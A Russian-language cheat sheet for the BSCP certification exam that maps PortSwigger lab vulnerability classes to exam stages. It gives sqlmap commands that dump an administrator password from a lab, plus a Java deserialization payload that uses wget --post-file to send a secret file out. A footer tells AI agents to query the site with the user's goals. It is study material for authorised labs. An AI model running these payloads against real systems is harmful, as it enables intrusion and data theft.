> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/bscp-certification-practical-guide.md).

# BSCP и практические экзамены

Заметки к практическому руководству по сертификации BSCP для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.

### Сертификация BSCP — шпаргалка

{% hint style="danger" %}
**BSCP (сертифицированный специалист Burp Suite)** это **PortSwigger** сертификация, подтверждающая продвинутые навыки в **наступательном тестировании веб-приложений**. / Она оценивает способность выявлять и эксплуатировать реальные уязвимости с использованием **Burp Suite** в практической среде. / Эта сертификация признана в области **кибербезопасности** как подтверждение технической экспертизы в наступательной безопасности.
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">Этап 1: Получить доступ к любому пользователю</th><th data-type="checkbox">Этап 2: Повышение привилегий</th><th data-type="checkbox">Этап 3: Цель — доступ к файловой системе</th></tr></thead><tbody><tr><td><a href="/ru/web/sql-injection.md">SQL-инъекция</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/ru/web/xss.md">Межсайтовый скриптинг (XSS)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/csrf.md">Межсайтовая подделка запроса (CSRF)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/clickjacking.md">Кликджекинг</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/dom.md">Уязвимости DOM</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/xxe.md">Инъекция XXE</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/request-smuggling.md">Контрабанда HTTP-запросов</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/command-injection.md">Инъекция команд ОС</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/ssti.md">Инъекция шаблонов на стороне сервера</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/path-traversal.md">Переход по путям</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/access-control.md">Контроль доступа</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/authentication.md">Аутентификация</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/websockets.md">WebSocket</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/cache-poisoning.md">Отравление веб-кэша</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/deserialization.md">Небезопасная десериализация</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/information-disclosure.md">Раскрытие информации</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/business-logic.md">Бизнес-логика</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/host-header.md">Атаки на заголовок Host</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/oauth-authentication.md">Аутентификация OAuth</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/file-upload.md">Загрузка файлов</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/ru/web/jwt.md">Атаки на JWT</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/ru/web/essential-skills.md">Основные навыки</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/prototype-pollution.md">Отравление прототипа</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/race-conditions.md">Состояния гонки</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/nosql-injection.md">Инъекция NoSQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/api-testing.md">Тестирование API</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/llm-web-attacks.md">Веб-атаки на LLM</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/ru/web/web-cache-deception.md">Обман кэша веб-приложения</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — Сканирование (напоминания)

* **Полное сканирование домена**
* Определить/проверить **точки внедрения** непосредственно в **Repeater**

***

#### SSRF — краткая памятка

* Локальная цель: `localhost:6566`

#### Ресурсы / Полезные списки

* **Шпаргалки по XSS**
* **имён пользователей**
* **пароли**
* **словари**
* **полезные нагрузки**
* **SQL-инъекции**
* **sqlmap**

<details>

<summary>Сканирование полезных нагрузок</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>Пример сканирования</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **методология**
* \*\*десериализация Java (Java 8) \*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### Поведенческие допущения (лаборатории)

* У каждого приложения \*\*максимум один активный пользователь\*\*, подключенный либо по **user** или по **admin**.
* Этот пользователь \*\*возвращается на главную страницу каждые 15 секунд\*\*.
* Он **переходит по всем ссылкам** содержащимся в электронных письмах, отправляемых приложением.
* Работающий сервер и его функция \*\*

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.